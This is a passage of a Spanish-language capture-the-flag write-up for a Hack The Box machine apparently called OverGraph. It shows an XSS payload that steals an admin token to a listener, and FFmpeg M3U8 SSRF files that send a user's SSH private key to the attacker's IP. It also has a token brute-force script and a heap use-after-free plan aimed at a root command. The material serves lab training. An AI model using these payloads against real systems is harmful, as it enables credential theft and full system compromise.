10    $id: "69880aa209c0fa0616b14229",
11    $newusername: "sally"
12  },
13  query: "mutation update($newusername: String!, $id: ID!, $firstname: String!, $lastname: String!) {update(newusername: $newusername, id: $id, firstname: $firstname, lastname:$lastname)
14   [username,email,id,firstname,lastname,adminToken]}"
15 });
16 red.send(body);
17
```



Para ello, levantamos un **servidor HTTP simple en Python**, desde el cual servimos el archivo JavaScript malicioso que será cargado y ejecutado en el navegador de la víctima.

Una vez preparado el entorno, enviamos nuestro payload a través del sistema de mensajería interno, de modo que el usuario **Larry** —quien posee un *adminToken* válido— lo procese al visualizar el mensaje.




Tras un breve intervalo, nuestro servidor recibe una solicitud entrante que contiene precisamente el **adminToken exfiltrado**, confirmando que el ataque ha sido ejecutado con éxito.

```
(usuario㉿kali)-[~/HTB/overgraph/content]
└─$ nc -nlvp 8000
listening on [any] 8000 ...
connect to [10.10.15.146] from (UNKNOWN) [10.129.114.222] 34502
GET /token?adminToken=c0b9db4c8e4bbb24d59a3affa8c8bb3 HTTP/1.0
Host: 10.10.15.146:8000
Connection: keep-alive
User-Agent: Chrome/77
Accept: */*
Origin: http://internal.graph.hbt
Referer: http://internal.graph.hbt
Accept-Encoding: gzip, deflate
Accept-Language: en-US

((usuario㉿kali)-[~/HTB/overgraph/content]
└─$
```

Con el token en nuestro poder, basta con sustituir el valor de nuestra cookie local por el **adminToken legítimo** para obtener acceso completo a la funcionalidad de **uploads**, anteriormente restringida.



La funcionalidad de **uploads** indica explícitamente que es posible subir archivos de vídeo que serán **procesados y convertidos** a otro formato en el servidor. En entornos de este tipo, la presencia de un flujo de conversión multimedia constituye un indicio claro de la utilización de **FFmpeg**, una herramienta ampliamente empleada para la transcodificación y manipulación de archivos audiovisuales. El hecho de que la aplicación informe de que los vídeos son “procesados” refuerza esta hipótesis.

Investigando posibles vectores de explotación asociados a FFmpeg, encontramos un informe de **HackerOne** que documenta cómo determinadas configuraciones de FFmpeg pueden ser vulnerables a ataques de **Server-Side Request Forgery (SSRF)**, permitiendo al atacante forzar al servidor a realizar solicitudes arbitrarias y, en algunos casos, **leer archivos locales** mediante la manipulación de listas de reproducción y cabeceras M3U8.


Confirmada la presencia de este comportamiento en el servicio remoto, podemos aprovecharlo para **exfiltrar progresivamente la clave SSH del usuario user**. Siguiendo la metodología descrita en el informe, comenzamos creando un archivo denominado **header.m3u8** con el siguiente contenido:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:, 
http://10.10.16.23/exploit?x=
```

A continuación, generamos un archivo denominado **exploit.avi**, cuyo contenido apunta a la lista de reproducción maliciosa:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://10.10.16.23/header.m3u8|subfile,,start,1,end,10000,,:/home/user/.ssh/id_rsa
#EXT-X-ENDLIST
```

Es importante destacar que, tal como advierte el informe de HackerOne, **el archivo no debe contener un salto de línea final**, ya que muchos editores de texto lo añaden automáticamente. Para evitarlo, es necesario eliminar manualmente el carácter sobrante utilizando un editor hexadecimal.



The screenshot shows a hex editor window with the following content:

Address:	Content
00000000:	0011 2233 4455 6677 8899 aabb ccc <del>d</del> eeff 0123456789abcdef
00000010:	2345 5854 4d33 550a 2345 5854 2d58 2d4d #EXTM3U#EXT-X-M
00000020:	4544 4941 2d53 4551 5545 4e43 453a 300a EDIA-SEQUENCE:0#
00000030:	2345 5854 494e 463a 2c0a 6874 7470 3a2f #EXTINF:,-http://
	10.10.16.23?/10.10.16.23?

Una vez preparados los archivos, procedemos a subir el fichero manipulado a través de la funcionalidad de uploads. Tras el procesamiento por parte del servidor, recibimos una solicitud entrante en nuestro servidor controlado, lo que confirma que FFmpeg ha interpretado la lista de reproducción y ha intentado acceder al recurso especificado.

Este comportamiento valida la vulnerabilidad y nos permite continuar con la extracción incremental de la clave SSH del usuario objetivo.

```
[root@kali]~[/home/administrador/Descargas/exploit]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.80/) ...
10.129.216.107 - - [14/Jul/2024 02:10:59] "GET /header.m3u8 HTTP/1.1" 200 -
10.129.216.107 - - [14/Jul/2024 02:10:59] "GET /header.m3u8 HTTP/1.1" 200 -
10.129.216.107 - - [14/Jul/2024 02:10:59] code 400, message Bad request syntax ('GET ?-----BEGIN OPENSSH PRIVATE KEY----- HTTP/1.1')
```



El procedimiento descrito previamente permite exfiltrar únicamente **fragmentos parciales** de la clave privada `id_rsa`, por lo que resulta necesario automatizar el proceso para reconstruir el archivo completo. Para ello, se desarrolló un **script en Python 3** que realiza solicitudes iterativas al servidor vulnerable, recuperando el contenido de la clave de forma incremental. Dicho script se incluye como **anexo técnico** en este documento, dado que constituye una pieza instrumental en la explotación final del servicio.

Una vez obtenida la clave privada íntegra, procedemos a ajustar sus permisos locales a **600**, en cumplimiento de las restricciones impuestas por *OpenSSH*, y utilizamos el archivo resultante para establecer una sesión SSH con la máquina remota, autenticándonos como el usuario **user**. Este acceso marca el inicio de la fase de post-explotación sobre el sistema comprometido.

```
(isolated) (usuario@kali) [~/HTB/overgraph/content]
[+] user@overgraph:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
user@overgraph:~$ [REDACTED]
```

\*\* WARNING: Configuration is not using a post-quantum key exchange algorithm.  
\*\* This session may be vulnerable to "store now, decrypt later" attacks.  
\*\* The server may need to be upgraded. See <https://openssh.com/pg.html>

Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-107-generic x86\_64)

\* Documentation: <https://help.ubuntu.com>  
\* Management: <https://landscape.canonical.com>  
\* Support: <https://ubuntu.com/advantage>

System information as of Sun 08 Feb 2026 06:02:22 AM UTC

System load: 0.0  
Usage of /: 68.4% of 4.84GB  
Memory usage: 11%  
Swap usage: 0%  
Processes: 231  
Users logged in: 0  
IPv4 address for eth0: 10.129.114.222  
IPv6 address for eth0: dead:beef:250:56ff:fe94:8e1c

\* Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full k8s around.

<https://ubuntu.com/blog/microk8s-memory-optimisation>

18 updates can be applied immediately.  
8 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

```
[last login: Sun Feb  8 04:57:11 2026 from 10.10.15.146
user@overgraph:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
user@overgraph:~$ [REDACTED]
```

## Escalada de privilegios

Una vez obtenidas credenciales de acceso y establecida la sesión SSH como el usuario **user**, iniciamos la fase de **enumeración interna del sistema**. Una de las primeras tareas recomendadas en este contexto consiste en identificar **puertos en escucha accesibles únicamente desde localhost**, ya que estos servicios suelen constituir superficies de ataque no expuestas externamente pero potencialmente críticas.

```
user@overgraph:~$ ss -tlnp | grep LISTEN
LISTEN 0      511          127.0.0.1:8080          0.0.0.0:*      users:(("node",pid=1075,fd=18))
LISTEN 0      511          0.0.0.0:80           0.0.0.0:*      *
LISTEN 0      511          127.0.0.1:8084          0.0.0.0:*      *
LISTEN 0      4096         127.0.0.53%lo:53        0.0.0.0:*      *
LISTEN 0      128          0.0.0.0:22           0.0.0.0:*      *
LISTEN 0      5           127.0.0.1:9851          0.0.0.0:*      *
LISTEN 0      511          127.0.0.1:4200          0.0.0.0:*      *
LISTEN 0      4096         127.0.0.1:27017         0.0.0.0:*      *
LISTEN 0      511          [::]:80              [::]:*      *
LISTEN 0      128          [::]:22              [::]:*      *
user@overgraph:~$
```



El análisis revela que el puerto **9851/TCP** se encuentra en escucha, asociado a un servicio que no corresponde a ninguna aplicación estándar. Para determinar su naturaleza, inspeccionamos los procesos vinculados a dicho puerto y observamos que un proceso ejecutado por **root** está utilizando **socat** para redirigir conexiones hacia el binario:

```
user@overgraph:~$ ps -aux | grep 9851
root   941  0.0  0.0  2608  528 ?        Ss   02:49  0:00 /bin/sh -c sh -c `socat tcp4-listen:9851,reuseaddr,fork,bind=127.0.0.1 exec:/usr/local/bin/Nreport/nreport,pty,stderr'
root   944  0.0  0.0  2608  596 ?        S     02:49  0:00 sh -c socat tcp4-listen:9851,reuseaddr,fork,bind=127.0.0.1 exec:/usr/local/bin/Nreport/nreport,pty,stderr
root   945  0.0  0.0  6964 1832 ?        S     02:49  0:00 socat tcp4-listen:9851,reuseaddr,fork,bind=127.0.0.1 exec:/usr/local/bin/Nreport/nreport,pty,stderr
user   3852  0.0  0.0  6432  720 pts/0   S+   06:03  0:00 grep --color=auto 9851
user@overgraph:~$
```

La aplicación solicita un **token de autenticación**, requisito que actualmente no poseemos. Ante esta limitación, la estrategia más adecuada consiste en **transferir el binario a nuestra máquina local** para proceder a su análisis estático y dinámico, con el objetivo de determinar si es posible **generar o derivar un token válido**.

```
user@overgraph:~$ nc 127.0.0.1 9851
Custom Reporting v1

Enter Your Token:
Invalid Token

user@overgraph:~$
```


Antes de trasladar el binario, es imprescindible replicar con precisión el entorno de ejecución remoto. Para ello, identificamos las dependencias del ejecutable mediante ldd, lo que nos permite localizar tanto la **libc** como el **interpretador** utilizados por el sistema objetivo. Estos archivos se transfieren junto con el binario mediante **SCP**, garantizando que el análisis local se realice bajo condiciones idénticas a las del entorno original.

```
user@overgraph:~$ ldd /usr/local/bin/Nreport
    linux-vdso.so.1 (0x00007ffe587c1000)
    libc.so.6 => /usr/local/bin/Nreport/libc/libc.so.6 (0x00007f225af93000)
    /usr/local/bin/Nreport/libc/ld-2.25.so => /lib64/ld-linux-x86-64.so.2 (0x00007f225b332000)
user@overgraph:~$
```

Una vez completada la transferencia, procedemos a **parchear el binario** en nuestra máquina para que utilice las bibliotecas y el intérprete extraídos del sistema comprometido. Este paso es fundamental para evitar discrepancias en el comportamiento del ejecutable durante el proceso de ingeniería inversa.

```
[~] $ patchelf --set-rpath ".:/libc/" report
[~] $ patchelf --set-interpreter "./libc/ld-2.25.so" nreport
patchelf: getting info about 'nreport': No such file or directory
[~] $ patchelf --set-interpreter "./libc/ld-2.25.so" report
```

Con el entorno ya preparado, abrimos el binario en **Ghidra** para iniciar el análisis. El primer punto de interés es la función **main**, cuya inspección nos permitirá comprender el flujo de ejecución inicial, los mecanismos de validación del token y las posibles rutas de explotación.



Al examinar la función **main** del binario *nreport*, observamos que una de las primeras operaciones ejecutadas consiste en invocar a la función **auth**, cuyo nombre sugiere que es la responsable de **validar el token** suministrado por el usuario. Dado su papel crítico en el flujo de ejecución, resulta imprescindible analizarla con detenimiento.

Una inspección preliminar revela que la cadena "Invalid Token" aparece impresa en cuatro puntos distintos del código, lo que permite inferir que el token debe superar **cuatro comprobaciones independientes** para ser considerado válido. La primera de ellas, ubicada entre las líneas 28 y 33, verifica la **longitud del token**: si esta no es exactamente 15 caracteres, la validación falla. Sin embargo, la función utilizada para leer la entrada del usuario es **fgets**, la cual añade automáticamente un carácter de salto de línea al final de la cadena. En consecuencia, la longitud efectiva del token debe ser de **14 caracteres**, ya que el decimoquinto será el \n añadido por fgets.

Una vez superada la comprobación de longitud, el código ejecuta un **bucle de operaciones XOR**, cuyos resultados se comparan con una serie de valores constantes para determinar la validez del token. El análisis del flujo muestra que el primer carácter del token —según se observa en la línea 29— se almacena en la posición 120 de la estructura userinfo1. Esto implica que, dentro del bucle XOR, únicamente intervienen los caracteres **1º, 2º, 3º, 10º y 14º** del token, lo que reduce significativamente el espacio de búsqueda y nos permite centrar el análisis en un subconjunto muy concreto de posiciones.

El siguiente paso consiste en examinar el contenido de la variable `secret`, que actúa como referencia para las comparaciones realizadas durante el proceso de validación. Comprender su estructura y los valores que almacena es esencial para reconstruir el algoritmo de verificación y, en última instancia, **generar un token válido** que nos permita interactuar con la aplicación Nreport ejecutada con privilegios de root.

```
Listing: report

004040bf 00 ?? 00h
secret[52]
|secret
    undefine...
004040c0 12 00 00
00 01 00 ...
00 00 12 ...
004040c0 12 undefined112h [0] XREF[2,1]: Entry Point(*), auth:00401857(*), auth:00401856(R)
004040c1 00 undefined100h [1]
004040c2 00 undefined100h [2]
004040c3 00 undefined100h [3]
004040c4 01 undefined100h [4]
004040c5 00 undefined100h [5]
004040c6 00 undefined100h [6]
004040c7 00 undefined100h [7]
004040c8 12 undefined112h [8]
004040c9 00 undefined100h [9]
004040ca 00 undefined100h [10]
004040cb 00 undefined100h [11]
004040cc 04 undefined104h [12]
004040cd 00 undefined100h [13]
004040ce 00 undefined100h [14]
004040cf 00 undefined100h [15]
004040d0 42 undefined100h [16]
004040d1 00 undefined100h [17]
004040d2 00 undefined100h [18]
004040d3 00 undefined100h [19]
004040d4 14 undefined114h [20]
004040d5 00 undefined100h [21]
004040d6 00 undefined100h [22]
004040d7 00 undefined100h [23]
004040d8 06 undefined100h [24]
004040d9 00 undefined100h [25]
004040da 00 undefined100h [26]
004040db 00 undefined100h [27]
004040dc 00 undefined11fh [28]
004040de 00 undefined100h [29]
004040df 00 undefined100h [30]
004040e0 07 undefined107h [31]
004040e1 00 undefined100h [32]
004040e2 00 undefined100h [33]
004040e3 00 undefined100h [34]
```



El análisis de la variable `secret` revela que se trata simplemente de una **secuencia de valores hexadecimales**, intercalados con bytes nulos que actúan como separadores. Esta estructura sugiere que cada elemento significativo corresponde a un carácter del token esperado por la función de autenticación. Tras convertir dichos valores hexadecimales a enteros, obtenemos una **secuencia completa de referencias** que cubre la totalidad de las posiciones relevantes del token.

En este punto, ya disponemos de todos los elementos necesarios para **automatizar la reconstrucción del token**. Dado que el algoritmo de validación se basa en un conjunto reducido de posiciones (1<sup>a</sup>, 2<sup>a</sup>, 3<sup>a</sup>, 10<sup>a</sup> y 14<sup>a</sup>) y en operaciones XOR con los valores contenidos en `secret`, resulta factible desarrollar un **script en Python** que realice un proceso de fuerza bruta dirigido, verificando combinaciones posibles hasta encontrar aquella que satisfaga todas las comprobaciones internas del binario.

```
#!/usr/bin/python3
import signal,string,random,sys

def exit_handler(sig, frame):
    print("\n[*] Saliendo de la aplicación ...")
    sys.exit(1)
#
#Evento para controlar la salida de la aplicación con Ctrl+C
signal.signal(signal.SIGINT, exit_handler)

def xor_operation(i, selected):
    return int(ord(selected[0])) ^ int(ord(selected[1])) ^ int(ord(selected[2])) ^ int(ord(selected[9])) ^ int(ord(selected[13]))

#Definimos una función para comprobar si la suma de los elementos es correcta
def check_sum(xored, indices, target_sum):
    return sum(xored[i] for i in indices) == target_sum

def get_token():
    token = 0
    letters = string.ascii_letters + string.digits
    secret = [18, 1, 18, 4, 66, 26, 6, 31, 7, 22, 1, 16, 64, 0]

    while not token:
        current_selected = random.sample(letters, 14)

        # Utilizamos la función map para aplicar la operación XOR a cada elemento de 'secret'
        xored = list(map(lambda i: xor_operation(i, current_selected), secret))
        if check_sum(xored, [0, 1, 2], 368) and check_sum(xored, [7, 8, 9], 325) and check_sum(xored, [11, 12, 13], 265):
            l = list(map(chr, xored[:14]))
            print("".join(l))
            token = 1

if __name__ == "__main__":
    get_token()
```

La ejecución del script confirma la hipótesis: el token válido requerido por la aplicación es: s3cretlug1wara.

```
[isolated]-(usuario㉿kali)-[~/HTB/overgraph/content]
└$ python3 brute_force_token.py
s3cretlug1wara
[isolated]-(usuario㉿kali)-[~/HTB/overgraph/content]
└$
```

Con este valor en nuestro poder, podemos suministrarlo a la aplicación **Nreport** a través del puerto 9851 y continuar la inspección de su funcionalidad interna, ahora con acceso autorizado al flujo de ejecución que anteriormente se encontraba bloqueado.

```
user@overgraph:~$ /usr/local/bin/Nreport/nreport
Custom Reporting v1

Enter Your Token: s3cretlug1wara
Enter Name: usuario
|
Welcome usuario
1.Create New Message
2.Delete a Message
3.Edit Messages
4.Report All Messages
5.Exit
> |
```

A partir del análisis estático realizado en Ghidra y de la interacción directa con la aplicación **Nreport**, es posible inferir con bastante precisión la **lógica funcional** de cada una de las opciones del menú. Para mayor claridad metodológica, describimos brevemente el comportamiento observado:

1. **Create New Message** Permite al usuario generar un nuevo mensaje, incluyendo un título asociado.
2. **Delete a Message** Solicita al usuario un índice y procede a eliminar el mensaje correspondiente.
3. **Edit Messages** Solicita un índice y habilita la edición del mensaje seleccionado.
4. **Report All Messages** Ofrece la posibilidad de reportar un mensaje concreto o bien todos los mensajes existentes. Los reportes se almacenan en el directorio `/opt/crv1/`, utilizando como nombre de archivo el nombre de usuario del proceso.
5. **Exit** Al finalizar la ejecución mediante esta opción, la aplicación ejecuta un comando del sistema que registra la hora de salida en `/var/log`, indicando cuándo fue utilizado por última vez el programa.



Este tipo de aplicaciones suele gestionar su información mediante **estructuras dinámicas en el heap**, y Nreport no constituye una excepción. Durante la revisión del código fuente descompilado, se identifica una vulnerabilidad crítica de tipo **Use-After-Free (UAF)**, una vulnerabilidad asociada a la gestión incorrecta de memoria dinámica.

Se produce cuando un programa **libera un bloque de memoria** (por ejemplo, mediante `free()`), pero **continúa manteniendo referencias válidas** hacia dicho bloque. Si el puntero no se invalida adecuadamente, un atacante puede provocar que el programa siga utilizando memoria que ya ha sido devuelta al sistema, lo que abre la puerta a comportamientos indefinidos: lectura de datos residuales, corrupción del heap, colisiones con nuevas asignaciones o incluso ejecución arbitraria de código.

En el caso de Nreport, esta vulnerabilidad se manifiesta de forma clara: podemos **crear un mensaje, eliminarlo y seguir accediendo a su metadata**, ya que el puntero asociado no se invalida tras la liberación. Esto nos permite manipular estructuras internas del heap y preparar un escenario propicio para la explotación.

```
gef> x/40gx $message_array
0x404120 <$message_array>: 0x0000000026089830 0x0000000000000000
0x404130 <$message_array+16>: 0x0000000000000000 0x0000000000000000
0x404140 <$message_array+32>: 0x0000000000000000 0x0000000000000000
0x404150 <$message_array+48>: 0x0000000000000000 0x0000000000000000
0x404160 <$message_array+64>: 0x0000000000000000 0x0000000000000000
0x404170: 0x0000000000000000 0x0000000000000000
0x404180 <$userinfo1>: 0x000000000016c6f68 0x0000000000000000
0x404190 <$userinfo1+16>: 0x0000000000000000 0x0000000000000000
0x4041a0 <$userinfo1+32>: 0x0000000000000000 0x614c22206f686365
0x4041b0 <$userinfo1+48>: 0x206465735207473 0x74616428242064f
0x4041c0 <$userinfo1+64>: 0x2f203e320222965 0x2f576f6c2f726176
0x4041d0 <$userinfo1+80>: 0x0074726f7065726b 0x0000000000000000
0x4041e0 <$userinfo1+96>: 0x0000000000000000 0x0000000000000000
0x4041f0 <$userinfo1+112>: 0x8000000000000000 0x75c74657263373
0x404200 <$userinfo1+128>: 0x000a1726173167 0x74706f2f00000000
0x404210 <$userinfo1+144>: 0x6f682f317672632f 0x0000000000000016c
0x404220 <$userinfo1+160>: 0x0000000000000000 0x0000000000000000
0x404230: 0x0000000000000000 0x0000000000000000
0x404240: 0x0000000000000000 0x0000000000000000
0x404250: 0x0000000000000000 0x0000000000000000
gef>
```

Para confirmar esta hipótesis, procedemos a **crear dos mensajes distintos**, eliminar el primero y analizar el estado del heap mediante **GDB** junto con la extensión **GEF**, lo que nos permitirá observar directamente la persistencia de referencias a memoria ya liberada y evaluar el potencial de explotación del UAF.

El análisis dinámico del *heap* tras la explotación del UAF revela que los **punteros forward y backward** de la estructura liberada han sido sobreescritos, lo que confirma que el comportamiento del asignador puede manipularse para redirigir futuras operaciones de gestión de memoria hacia ubicaciones controladas. Estos punteros —habitualmente denominados **fd** (forward) y **bk** (backward)— forman parte de la estructura interna que utiliza el asignador de glibc para mantener las listas doblemente enlazadas de *chunks* libres. En condiciones normales, fd apunta al siguiente bloque libre y bk al anterior, permitiendo al asignador insertar y extraer elementos de la lista sin recorrerla por completo. Sin embargo, cuando un atacante logra sobreescribir estos punteros, como ocurre en un escenario de **Use-After-Free**, puede forzar al asignador a tratar direcciones arbitrarias como si fueran *chunks* válidos, provocando escrituras controladas en memoria sensible. En nuestro caso, esta manipulación es clave para redirigir la lógica de reasignación hacia la estructura userinfo1, donde reside la cadena del comando ejecutado por la opción *Exit*, abriendo así la puerta a la sobreescritura controlada de dicho comando.

```
gef> x/40gx $message_array
0x0040100 <$message_array->0>; 0x0000000000000000 0x0000000000000000
0x0040130 <$message_array->16>; 0x0000000000000000 0x0000000000000000
0x0040160 <$message_array->32>; 0x0000000000000000 0x0000000000000000
0x0040190 <$message_array->48>; 0x0000000000000000 0x0000000000000000
0x0040190 <$message_array->64>; 0x0000000000000000 0x0000000000000000
0x0040170: 0x0000000000000000 0x0000000000000000
0x0040180 <userinfo1->0: 0x0000000074736574 0x0000000000000000
0x0040190 <userinfo1->16>; 0x0000000000000000 0x0000000000000000
0x00401a0 <userinfo1->32>; 0x0000000000000000 0x614c2220f6863635
0x00401b0 <userinfo1->48>; 0x20646573550707473 0x746152824206e4f
0x00401c0 <userinfo1->64>; 0x0000000000000000 0x0000000000000000
0x00401d0 <userinfo1->80>; 0x0000000000000000 0x0000000000000000
0x00401e0 <userinfo1->96>; 0x0000000000000000 0x0000000000000000
0x00401f0 <userinfo1->112>; 0x0000000000000000 0x756c76572633373
0x0040200 <userinfo1->128>; 0x0000000000000000 0x74706f2f00000000
0x0040210 <userinfo1->144>; 0x65742f517672632f 0x0000000000007473
0x0040220 <userinfo1->160>; 0x0000000000000000 0x0000000000000000
0x0040230: 0x0000000000000000 0x0000000000000000
0x0040240: 0x0000000000000000 0x0000000000000000
0x0040250: 0x0000000000000000 0x0000000000000000
gef> x/30gx 0x00000000000000001cc2c83 - 0x10
0x1c2c280: 0x0000000000000000 0x00000000000000b1
0x1c2c2830: 0x4141414141414141 0x42424242424242
0x1c2c2840: 0x0000000000000000 0x0000000000000000
0x1c2c2850: 0x0000000000000000 0x0000000000000000
0x1c2c2860: 0x0000000000000000 0x51ccfcf80000000
0x1c2c2870: 0x0000000000000000 0x0000000000000000
0x1c2c2880: 0x0000000000000000 0x0000000000000000
0x1c2c2890: 0x0000000000000000 0x0000000000000000
0x1c2c28a0: 0x0000000000000000 0x0000000000000000
0x1c2c28b0: 0x0000000000000000 0x0000000000000000
0x1c2c28c0: 0x0000000000000000 0x0000000000000000
0x1c2c28d0: 0x0000000000000000 0x0000000000000000
0x1c2c28e0: 0x0000000000000000 0x0000000000000000
0x1c2c28f0: 0x0000000000000000 0x0000000000000000
```




Aprovechando que ya nos encontramos dentro de GDB, resulta pertinente examinar también la variable `userinfo1`, que durante la fase de bypass del token desempeñó un papel fundamental.

La inspección de su contenido muestra que `userinfo1` almacena la cadena de comandos que se ejecuta cuando el usuario selecciona la opción `Exit`.

```
gef> x/40s $userinfo1
0x404180 <userinfo1>: "test"
0x404181 <userinfo1+5>: ""
0x404182 <userinfo1+6>: ""
0x404183 <userinfo1+7>: ""
0x404184 <userinfo1+8>: ""
0x404185 <userinfo1+9>: ""
0x404186 <userinfo1+10>: ""
0x404187 <userinfo1+11>: ""
0x404188 <userinfo1+12>: ""
0x404189 <userinfo1+13>: ""
0x40418a <userinfo1+14>: ""
0x40418b <userinfo1+15>: ""
0x40418c <userinfo1+16>: ""
0x40418d <userinfo1+17>: ""
0x40418e <userinfo1+18>: ""
0x40418f <userinfo1+19>: ""
0x404190 <userinfo1+20>: ""
0x404191 <userinfo1+21>: ""
0x404192 <userinfo1+22>: ""
0x404193 <userinfo1+23>: ""
0x404194 <userinfo1+24>: ""
0x404195 <userinfo1+25>: ""
0x404196 <userinfo1+26>: ""
0x404197 <userinfo1+27>: ""
0x404198 <userinfo1+28>: ""
0x404199 <userinfo1+29>: ""
0x40419a <userinfo1+30>: ""
0x40419b <userinfo1+31>: ""
0x40419c <userinfo1+32>: ""
0x40419d <userinfo1+33>: ""
0x40419e <userinfo1+34>: ""
0x40419f <userinfo1+35>: ""
0x4041a0 <userinfo1+36>: ""
0x4041a1 <userinfo1+37>: ""
0x4041a2 <userinfo1+38>: ""
0x4041a3 <userinfo1+39>: ""
0x4041a4 <userinfo1+40>: ""
0x4041a5 <userinfo1+48>: ""
0x4041a6 <userinfo1+88>: ""
0x4041a7 <userinfo1+89>: ""
0x4041a8 <userinfo1+90>: ""

echo \"Last Used On $(date)\" >> /var/log/kreport"
```

Esta hipótesis queda plenamente confirmada al revisar el flujo de ejecución descompilado en Ghidra, donde se observa que el programa construye una llamada a `system()` utilizando precisamente los datos almacenados en dicha estructura.



Un aspecto crítico es que **controlamos completamente la primera parte de userinfo1**, ya que corresponde al área donde se almacena nuestro nombre de usuario. Además, el binario ha sido compilado **sin PIE (Position Independent Executable)**, lo que implica que las direcciones internas del ejecutable permanecen constantes en cada ejecución. Esta característica simplifica enormemente la explotación, ya que permite calcular offsets y direcciones absolutas sin necesidad de sortear aleatorización de memoria.

```
gef> checksec
[+] checksec for '/home/usuario/HTB/overgraph/content/report'
Canary          : ✓ (value: 0x5dfc4451d4a6d00)
NX              : ✓
PIE             : ✗
Fortify         : ✗
RelRO            : Partial
gef>
```



El objetivo de la explotación consiste en forzar al asignador de *heap* a reutilizar un **chunk falso** construido deliberadamente dentro de la estructura *userinfo1*. Para ello, se prepara en dicha estructura un bloque simulado que apunta a otro *fake chunk* situado más adelante, concretamente en la región donde reside la cadena del comando que la aplicación ejecuta al seleccionar la opción *Exit*. Aprovechando la vulnerabilidad **Use-After-Free**, manipulamos el puntero *backward* del chunk liberado para redirigirlo hacia nuestra estructura falsificada dentro de *userinfo1*, de modo que el asignador interprete esta zona controlada como un bloque válido. Cuando posteriormente se crean dos mensajes adicionales, el gestor de memoria reutiliza nuestro chunk malicioso, lo que nos permite sobrescribir la cadena de comandos que será invocada al abandonar la aplicación. Tras varios ajustes de desplazamientos y un proceso iterativo de prueba y error, logramos perfeccionar un script que automatiza por completo la manipulación del heap y finaliza en la **inyección de un comando arbitrario**.

```
